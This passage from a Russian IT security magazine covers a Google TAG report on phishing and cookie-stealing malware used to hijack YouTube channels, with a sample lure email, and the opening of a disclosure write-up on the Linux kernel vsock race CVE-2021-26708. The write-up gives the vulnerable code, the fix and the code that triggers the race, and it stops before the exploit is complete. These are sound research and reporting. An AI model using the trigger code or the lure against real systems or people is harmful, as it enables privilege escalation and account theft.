16. **Что такое Coroutine Dispatcher?** Он определяет, в каком потоке будет выполняться корутина.
17. **Что такое CoroutineScope?** Он определяет жизненный цикл корутины. Корутины, принадлежащие одному Scope, будут завершены, когда закончится жизненный цикл CoroutineScope.

БИБЛИОТЕКИ

- Awesome KMM — подборка библиотек для мультиплатформенной разработки на Kotlin;
- Callback-ktx — библиотека, преобразующая API Android с колбэков на suspend-функции Kotlin;
- TypedNavigation — очередная библиотека навигации для Jetpack Compose;
- ComposePreferences — библиотека, которая упрощает создание экранов настроек для Jetpack Compose;
- JetCapture — библиотека для генерации JPEG из UI-компонентов на экране;
- SplitButton — кнопка, которая может выполнять несколько разных действий с помощью выпадающего меню;
- ContactStore — библиотека для работы с контактами;
- TimelineView — UI-элемент для создания таймлайнов;
- Encrypted-datastore — расширение библиотеки DataStore для шифрования настроек;
- SSComposeCookBook — коллекция UI-элементов для Jetpack Compose;
- PageTurningLib — имитация переворачивания страниц как в реальной книге;
- ComposeReorderable — добавляет поддержку перемещения элементов в Compose LazyList;
- Compose-destinations — упрощает навигацию в Jetpack Compose;
- MapNeat — библиотека трансформации XML и JSON в Java-объекты.

ТЫСЯЧИ ОБМАНУТЫХ ЮТУБЕРОВ

КАК ХАКЕРЫ ГОДАМИ ПОХИЩАЛИ COOKIE И УГОНЯЛИ YOUTUBE-КАНАЛЫ

Многие ютуберы стали жертвами хорошо скоординированных фишинговых атак, где главной целью преступников был угон чужих YouTube-каналов и финансовая выгода. Происходило это два года назад, но в Google предали инцидент огласке только сейчас. Давай пройдемся по изложенным в отчете компании фактам и разберемся, что именно происходило.

Мария «Mifrill» Нефёдова
nefedova@glc.ru

Специалисты Google Threat Analysis Group (TAG) рассказали, что два года назад множество ютуберов стали жертвами хорошо скоординированных фишинговых атак, где главной целью преступников был угон чужих YouTube-каналов и финансовая выгода. Отчет компании гласит, что за этими атаками стояло несколько лиц, которых организаторы схемы нанимали через объявления о вакансиях на русскоязычных хак-форумах.

Исследователи Google TAG пишут, что им удалось отследить форумы, где хак-группа, стоящая за атаками, вербовала партнеров для проведения фишинговых атак и атак с использованием социальной инженерии. Согласно серии таких рекламных объявлений, партнерам группировки предлагалось получить 25% или 75% от доходов с украденного аккаунта, в зависимости от уровня их участия и сложности фишинга. Аккаунты обычно выставлялись на продажу по цене от 20 до 10 000 долларов США.

	Описание вакансии	Обещанный процент
Легкая работа	• Зарегистрировать аккаунт на Gmail; • Сообщить об этом аккаунте атакующему; • С помощью социальной инженерии заставить цель загрузить малварь.	**25%** доходов от украденного канала
Сложная работа	• Искать и собирать контактные email'ы YouTube-каналов; • Зарегистрировать аккаунт на Gmail; • Сообщить об этом аккаунте атакующему; • Подготовить и отправить целям персонализированные письма; • С помощью социальной инженерии заставить цель загрузить малварь; • «И все остальное».	**70%** доходов от украденного канала

Отчет Google


Эксперты обратили внимание на происходящее еще в 2019 году, когда на форумах поддержки Google стали появляться массовые жалобы на взлом аккаунтов YouTube: 1, 2, 3, 4, 5. Причем от взломов страдали даже те аккаунты, владельцы которых пользовались двухфакторной аутентификацией.

Как сообщается теперь, злоумышленники активно использовали в своих атаках фишинговые письма, а также социальную инженерию — специальные страницы фейкового ПО и учетные записи в социальных сетях. Целью хакеров было заражение машин ютуберов малварью для кражи информации, которая выбиралась в зависимости от предпочтений каждого отдельного злоумышленника. Исследователи говорят, что в этих атаках были задействованы такие вредоносные программы, как RedLine, Vidar, Predator The Thief, Nexus stealer, Azorult, Raccoon, Grand Stealer, Vikro Stealer, Masad и Kantal, а также опенсорсные решения (AdamantiumThief) и малварь, чей исходный код ранее утек в сеть (Sorano).

Когда тот или иной вредонос проникал на машину жертвы, он использовался для кражи учетных данных и файлов cookie браузера, что в итоге позволяло злоумышленникам захватывать учетные записи, проводя атаки типа pass-the-cookie.

> *«Хотя этот метод атак известен уже несколько десятилетий, его возрождение в качестве главной угрозы безопасности могло быть связано с более широким внедрением многофакторной аутентификации, затрудняющей подобные злоупотребления, а также со смещением внимания злоумышленников к использованию социальной инженерии.*
>
> *Большая часть наблюдаемых нами вредоносных программ была способна похищать как пароли пользователей, так и файлы cookie. В некоторых образцах [малвари] использовалось несколько методов борьбы с песочницами, включая раздувание файлов и зашифрованные архивы», — пишут аналитики TAG.*

Как правило, загрузить малварь ютуберов вынуждали в несколько этапов, начиная общение с предложения о сотрудничестве или коллаборации. К примеру, мошенники связывались с жертвами и просили их установить и протестировать различные приложения, а затем опубликовать на них отзыв или обзор. Приложения, обычно используемые в этих схемах, включали антивирусное ПО, клиенты VPN, музыкальные плееры, фоторедакторы, оптимизаторы ПК или онлайн-игры. Внутри таких приложений, конечно, скрывалась малварь.



Hello, my name is Jeff Tyler. I am one of the pixprotect managers. Recently, our company created an antivirus called pixprotect, but few people in the United States know about it, so that more people know about it, we need good advertising. You have a channel with a good overview, and we will be happy to order a 30-second or 15-second preview. We can agree on a price, but within the normal range.
How we want to see an advertisement for our service:
You need to demonstrate how you open the program and register in it. The insert must be special.
If this is not difficult, then you can tell us about the reliability of our antivirus.
I hope for cooperation, thanks

Пример письма-приманки

В отчете отмечается, что Google активно обнаруживал и блокировал фишинговые ссылки хакеров, отправляемые через Gmail, поэтому злоумышленники приглашали жертв продолжить общение в приложениях для обмена сообщениями, таких как WhatsApp, Telegram или Discord.

После того как цель соглашалась на сделку, ей давали ссылку на страницу с малварью, замаскированную под URL-адрес для загрузки ПО. Ссылка отправлялась в письме, в формате PDF на Google Drive, а в некоторых случаях использовались документы Google Docs, содержащие фишинговые ссылки.


> *«Некоторые из таких веб-сайтов выдавали себя за сайты с законным программным обеспечением, включая Luminar, Cisco VPN, игры в Steam, а некоторые были созданы с использованием онлайн-шаблонов», — отмечают аналитики TAG.*

Во время расследования эксперты Google выявили порядка 1011 доменов, связанных с этими атаками, и примерно 15 000 учетных записей, которые хакеры специально создали для данной кампании. Такие аккаунты использовались для отправки фишинговых писем, содержащих вредоносные ссылки.


> *«В сотрудничестве с YouTube, Gmail, Trust & Safety, CyberCrime Investigation Group и Safe Browsing мы смогли снизить количество фишинговых писем в Gmail на 99,6% с мая 2021 года. Также мы заблокировали 1,6 миллиона сообщений, адресованных жертвам, отобразили около 62 000 предупреждений Safe Browsing о просмотре фишинговых страниц, заблокировали 2400 файлов и в 4000 случаев успешно восстановили учетные записи пострадавших.*
>
> *Мы заметили, что благодаря нашим усилиям по обнаружению [атак] злоумышленники стали переходить с Gmail на другие сервисы электронной почты (в основном на email.cz, seznam.cz, post.cz и aol.com). Более того, чтобы защитить наших пользователей, мы передали собранную информацию в ФБР для дальнейшего расследования», — отчитались специалисты Google.*

Расследование The Record

Издание The Record сообщает, что наблюдало за развитием этой ситуации и вредоносной кампанией с самого 2019 года. Так, журналист издания Каталин Чимпану (Catalin Cimpanu) сразу заподозрил, что приведенный ниже твит, где рассказывается о человеке, который потерял свой канал на YouTube, связавшись с потенциальным спонсором (антивирусной компанией), был далеко не единичным случаем.




Чимпану рассказывает, что скомпрометированные описанным способом аккаунты и YouTube-каналы хакеры, как правило, выставляли на продажу. К примеру, еще пару лет назад он отследил украденную учетную запись MarcoStyle, геймера из США, которая была угнана и вскоре появилась в продаже на русскоязычном сайте Trade Groups.




Основанный в 2014 году, этот сайт заявляет, что представляет собой простой маркетплейс, подобно Amazon, где любой желающий может зарегистрироваться, а затем выставить на продажу свои группы и учетные записи в социальных сетях. Хотя ресурс очень старается выглядеть легальным, помимо украденного аккаунта MarcoStyle, журналист обнаружил несколько пользователей, которые ежедневно выставляли на продажу сотни учетных записей, явно не являясь законными владельцами этих профилей. Стоит отметить, что Trade Groups работает до сих пор и по-прежнему предлагает такой же контент.

Еще в ноябре 2019 года Чимпану связался с выбранными случайным образом пользователями, чьи аккаунты в соцсетях (особенно аккаунты YouTube и Instagram) продавались на Trade Groups. В телефонных разговорах и по переписке более двадцати человек описали ему тот же сценарий хищения учетной записи, что теперь описан в свежем отчете Google. К примеру, упомянутый MarcoStyle сообщил, что перед взломом к нему обратились с предложением протестировать новый инструмент оптимизации игр под названием Orio и сделать его обзор.




> *«Как только я установил его, я понял, что что-то не так. Я знал, что у меня включена 2ФА, но все равно потерял доступ к учетной записи. Человек, который прислал мне письмо, так и не ответил, а через несколько дней кто-то сообщил мне, что моя учетная запись продается в интернете», — рассказывал MarcoStyle в 2019 году.*



The Record описывает не менее печальный опыт других жертв. К примеру, у румынской модной блогерши угнали аккаунты на YouTube, в Facebook и Instagram, после того как она установила приложение, якобы предназначенное для подключения к бэкенду рекламного агентства (в рамках подготовки к будущему сотрудничеству). Аккаунт на YouTube, который к тому моменту собрал около тысячи подписчиков, вернуть так и не удалось. В итоге девушка отказалась от попыток сделать карьеру блогера, не желая начинать с нуля с новой учетной записью.

Другой пострадавший, польский геймер L. L., потерял YouTube-канал с 12 000 подписчиков, получив письмо от человека, который назвался представителем игровой компании. Через несколько дней аккаунт был выставлен на продажу на Trade Groups всего за 25 000 рублей.

Еще одним ютубером, с которым пообщался журналист, был российский геймер San4esGG, также потерявший свой аккаунт. Он так и не сумел восстановить учетную запись, хотя подал запрос в Google.



Криптовалютный скам и вымогательство


Одним лишь «сбором показаний» пострадавших журналист The Record не ограничился и наблюдал, что происходило с украденными аккаунтами на протяжении последующих лет. Так, некоторые учетные записи постоянно переименовывались, меняя владельцев, но большинство проданных аккаунтов в итоге возвращались в руки своих первоначальных владельцев, причем некоторые быстрее других.

Как оказалось, многие покупатели ворованных аккаунтов прекрасно понимали, что за товар им достался, и осознавали, что в течение нескольких дней или недель учетная запись вернется к своему настоящему хозяину. Поэтому мошенники стремились монетизировать такие аккаунты быстро. К примеру, многие учетные записи использовались для размещения коротких стримов, чаще всего связанных с криптовалютным мошенничеством. Это отмечают в своем отчете и эксперты TAG:

> *«Название канала, изображение профиля и контент заменялись брендом криптовалюты, чтобы выдать [канал] за крупную фирму или криптовалютную биржу. Злоумышленник транслировал видео в прямом эфире, обещая раздачу криптовалюты в обмен на первоначальный взнос», — гласит отчет.*

На протяжении всего 2020 года журналист наблюдал, как похищенные учетные записи переименовывались в официальные аккаунты Билла Гейтса, Илона Маска или Линуса Торвальдса, и все они в итоге продвигали различное мошенничество и криптовалютные схемы Понци.


Обычно, показывая ролики, в которых знаменитости обсуждают криптовалюты и связанные с блокчейном темы (как правило, это записи каких-то старых интервью и выступлений), мошенники просят зрителей прислать им небольшое количество криптовалюты, обещая удвоить и вернуть любую полученную сумму.



С сожалением отмечу, что подобные мошеннические схемы исправно приносят злоумышленникам хорошую прибыль. Хотя годы идут и у многих известных людей в профилях давно появились не только галочки верификации аккаунтов, но и недвусмысленные приписки в духе «Не раздаю криптовалюту!», множество пользователей по-прежнему верит в такие фейки и полагает, что Илон Маск, братья Уинклвосс, Билл Гейтс и другие известные личности действительно могут раздавать «лишние» биткойны всем желающим.

Например, в 2018 году такая афера в Twitter принесла мошенникам более 180 000 долларов всего за один день, а в начале 2021 года мошенники, выдававшие себя за Илона Маска, «заработали» на доверчивых пользователях более 580 000 долларов за неделю.

Ситуация с подобными фейками порой доходит до абсурда. В прошлом году Стив Возняк и еще более десяти истцов даже подали в суд на компанию YouTube из-за мошеннических видео, рекламирующих фиктивные раздачи биткойнов.



Тогда истцы заявляли, что YouTube располагает всеми нужными инструментами для выявления и пресечения подобных нежелательных действий, однако компания не предпринимает для этого даже очевидных шагов (например, не отфильтровывает ролики, в названиях которых фигурируют такие фразы, как «раздача биткойнов»).


Также истцы утверждали, что YouTube не просто пассивно допускает размещение подобных видео. По их словам, рекомендательные алгоритмы YouTube продвигают подобные ролики среди криптовалютных энтузиастов и в данные видео встраивалась реклама, то есть платформа получала прямую прибыль от мошеннических видео.

Также угнанные каналы могут использоваться для других целей. К примеру, еще в 2020 году эксперты компании IntSights обнаружили, что в даркнете растет интерес к учетным данным от YouTube-каналов. Так как YouTube предоставляет мошенникам новую аудиторию, ее можно монетизировать самыми разными способами, от мошенничества до рекламы. Но исследователи также описывали случаи, когда у владельцев украденных каналов вымогали выкуп, угрожая в случае неоплаты попросту продать канал.

СИЛА ЧЕТЫРЕХ БАЙТОВ

КАК Я НАШЕЛ УЯЗВИМОСТЬ CVE-2021-26708 В ЯДРЕ LINUX

В январе 2021 года я обнаружил и устранил пять уязвимостей в реализации виртуальных сокетов ядра Linux, которые получили идентификатор CVE-2021-26708. В этой статье я детально расскажу об эксплуатации одной из них с целью локального повышения привилегий на Fedora 33 Server для платформы x86_64. Я покажу, как с помощью небольшой ошибки доступа к памяти атакующий может получить контроль над всей операционной системой и при этом обойти средства обеспечения безопасности платформы. В заключение я расскажу про возможные средства предотвращения атаки.



Александр Попов
Эксперт по информационной безопасности компании Positive Technologies
alex.popov@linux.com

С докладом по этой теме я выступил на конференции Zer0Con 2021. Получилось интересное исследование. Состояние гонки в ядре Linux приводит к порче четырех байтов в ядерной памяти, и я постепенно превращаю это в произвольное чтение/запись и полный контроль над системой. Поэтому я назвал статью «Сила четырех байтов».

УЯЗВИМОСТИ

Уязвимости CVE-2021-26708 — это состояния гонки, вызванные неправильной работой с примитивами синхронизации в net/vmw_vsock/af_vsock.c. Эти ошибки были неявно внесены в код ядра версии `5.5-rc1` в ноябре 2019 года, когда в реализацию виртуальных сокетов была добавлена поддержка нескольких типов транспорта. Эти сокеты в ядре Linux служат для общения между виртуальными машинами и гипервизором.

Уязвимый код поставляется в дистрибутивах GNU/Linux в виде модулей `CONFIG_VSOCKETS` и `CONFIG_VIRTIO_VSOCKETS`. Эти модули автоматически загружаются системой при создании сокета в домене `AF_VSOCK`:

```
vsock = socket(AF_VSOCK, SOCK_STREAM, 0);
```

Создание сокета в домене `AF_VSOCK` доступно непривилегированным пользователям и не требует наличия функциональности user namespaces. Таким образом, виртуальные сокеты составляют часть поверхности атаки ядра Linux.

ОШИБКИ И ИСПРАВЛЕНИЯ

11 января я проверял результаты фаззинга ядра на своих стендах и обнаружил подозрительный отказ ядра в функции virtio_transport_notify_buffer_size(). Было странно, что фаззер не смог повторно воспроизвести этот эффект, поэтому я стал изучать исходный код и разрабатывать программу-репродюсер вручную.

Несколько дней спустя я нашел ошибку в ядерной функции `vsock_stream_setsockopt()`, которую словно добавили специально:

```
struct sock *sk;
struct vsock_sock *vsk;
const struct vsock_transport *transport;

/* ... */

sk = sock->sk;
vsk = vsock_sk(sk);
transport = vsk->transport;

lock_sock(sk);
```

Здесь указатель на транспорт виртуального сокета копируется в локальную переменную **перед** вызовом функции `lock_sock()`. Но ведь значение `vsk->transport` может измениться, когда блокировка на сокет еще не установлена! Это очевидное состояние гонки. Я проверил весь код в файле `af_vsock.c` и нашел еще четыре такие же ошибки.

История разработки ядра в Git помогла понять, как появились эти пять ошибок. Дело в том, что изначально транспорт виртуального сокета не мог измениться, то есть можно было безопасно копировать значение `vsk->transport` в локальную переменную. Но потом в коммитах c0cfa2d8a788fcf4 и 6a2c0962105ae8ce для виртуальных сокетов была добавлена поддержка нескольких видов транспорта, и это неявно внесло в ядро сразу пять состояний гонки.

Исправить эти уязвимости очень просто:

```
...
  sk = sock->sk;
  vsk = vsock_sk(sk);
- transport = vsk->transport;

  lock_sock(sk);

+ transport = vsk->transport;
...
```

ОТВЕТСТВЕННОЕ РАЗГЛАШЕНИЕ, КОТОРОЕ ПОШЛО НЕ ТАК

30 января, после того как закончил прототип эксплоита, я отправил информацию об уязвимостях и исправление (патч) по адресу `security@kernel.org`, то есть выполнил процедуру ответственного разглашения (responsible disclosure). Мне оперативно ответили Линус Торвальдс и Грег Кроа-Хартман, и мы договорились о следующем порядке действий.

1. Я отправляю исправляющий патч в открытый список рассылки ядра Linux (Linux Kernel Mailing List, LKML).
2. Патч применяют в основном ядре и стабильных версиях, которые были подвержены уязвимостям.
3. Я уведомляю производителей GNU/Linux-дистрибутивов через список рассылки `linux-distros` о том, что данное исправление важно для безопасности системы.
4. Наконец, я публично разглашаю информацию об уязвимостях через список рассылки `oss-security@lists.openwall.com`, когда производители дистрибутивов позволят это сделать.

На самом деле первый пункт довольно спорный. Линус решил принять мой патч сразу, без эмбарго на разглашение (disclosure embargo), потому что «этот патч не сильно отличается от патчей, которые мы принимаем каждый день» (the patch doesn't look all that different from the kinds of patches we do every day). Я подчинился, но предложил отправить патч открыто. Это важно, потому что иначе каждый может отследить исправления безопасности, если отфильтрует коммиты, которые не обсуждались в публичном списке рассылки. Недавно эта техника была рассмотрена в одной исследовательской работе.

2 февраля вторая версия моего патча была принята в ветку `netdev/net.git` и оттуда попала в ветку Линуса. 4 февраля Грег применил мое исправление в стабильных ветках ядра, которые были подвержены уязвимостям. Сразу после этого я уведомил `linux-distros@vs.openwall.org`, что исправленные уязвимости можно эксплуатировать для локального повышения привилегий в системе. Я спросил, сколько потребуется времени, прежде чем я сделаю публичное разглашение информации об уязвимостях. Но я получил неожиданный ответ:

> *If the patch is committed upstream, then the issue is public. Please send to oss-security immediately.*

То есть меня попросили немедленно раскрыть информацию о найденных и исправленных уязвимостях в публичном списке рассылки `oss-security`. Странно. Как бы то ни было, я запросил идентификатор CVE через cve.mitre.org и отправил письмо в список рассылки `oss-security@lists.openwall.com`.

Возникает вопрос: **насколько эта практика немедленного принятия патча в ванильное ядро совместима с работой организаций в linux-distros?**

У меня есть контрпример. Когда я обнаружил ядерную уязвимость CVE-2017-2636 и выполнил ответственное разглашение, Кейс Кук (Kees Cook) и Грег организовали недельное эмбарго на разглашение информации. Мы уведомили организации из `linux-distros`, и за эту неделю они подготовили обновления безопасности дистрибутивных ядер, куда вошел мой исправляющий патч. Затем, по окончании эмбарго, производители GNU/Linux-дистрибутивов синхронно выпустили обновления безопасности. Получилось хорошо.

КАК ПОРТИТСЯ ЯДЕРНАЯ ПАМЯТЬ

Теперь рассмотрим эксплуатацию уязвимостей CVE-2021-26708. Для локального повышения привилегий в системе я выбрал состояние гонки в функции `vsock_stream_setsockopt()`. Для того чтобы воспроизвести эту ошибку, требуется два потока. В первом потоке вызывается `setsockopt()`:

```
setsockopt(vsock, PF_VSOCK, SO_VM_SOCKETS_BUFFER_SIZE,
    &size, sizeof(unsigned long));
```

Этот поток сохраняет указатель на виртуальный транспорт в локальную переменную (в этом заключается ошибка), а затем пытается захватить блокировку виртуального сокета в функции `vsock_stream_setsockopt()`. В этот момент второй поток должен поменять транспорт виртуального сокета. Для этого нужно к нему переподключиться:

```
struct sockaddr_vm addr = {
    .svm_family = AF_VSOCK,
};

addr.svm_cid = VMADDR_CID_LOCAL;
connect(vsock, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));

addr.svm_cid = VMADDR_CID_HYPERVISOR;
connect(vsock, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
```

При обработке системного вызова `connect()` для виртуального сокета ядро выполняет функцию `vsock_stream_connect()`, которая держит блокировку виртуального сокета. А тем временем `vsock_stream_setsockopt()` в первом потоке пытается эту блокировку захватить. Отлично, это то, что нужно для состояния гонки. При этом функция `vsock_stream_connect()` вызывает `vsock_assign_transport()`, которая содержит интересующий нас код:

```
if (vsk->transport) {
    if (vsk->transport == new_transport)
        return 0;

    /* transport->release() must be called with sock lock acquired.
     * This path can only be taken during vsock_stream_connect(),
     * where we have already held the sock lock.
     * In the other cases, this function is called on a new socket
     * which is not assigned to any transport.
     */
    vsk->transport->release(vsk);
    vsock_deassign_transport(vsk);
}
```

Что происходит в этом коде? Второй вызов `connect()` выполняется с новым значением `svm_cid`, поэтому для предыдущего виртуального транспорта выполняется деструктор `vsock_deassign_transport()`. Он вызывает функцию `virtio_transport_destruct()`, в которой структура `vsock_sock.trans` освобождается и указатель `vsk->transport` устанавливается в NULL.

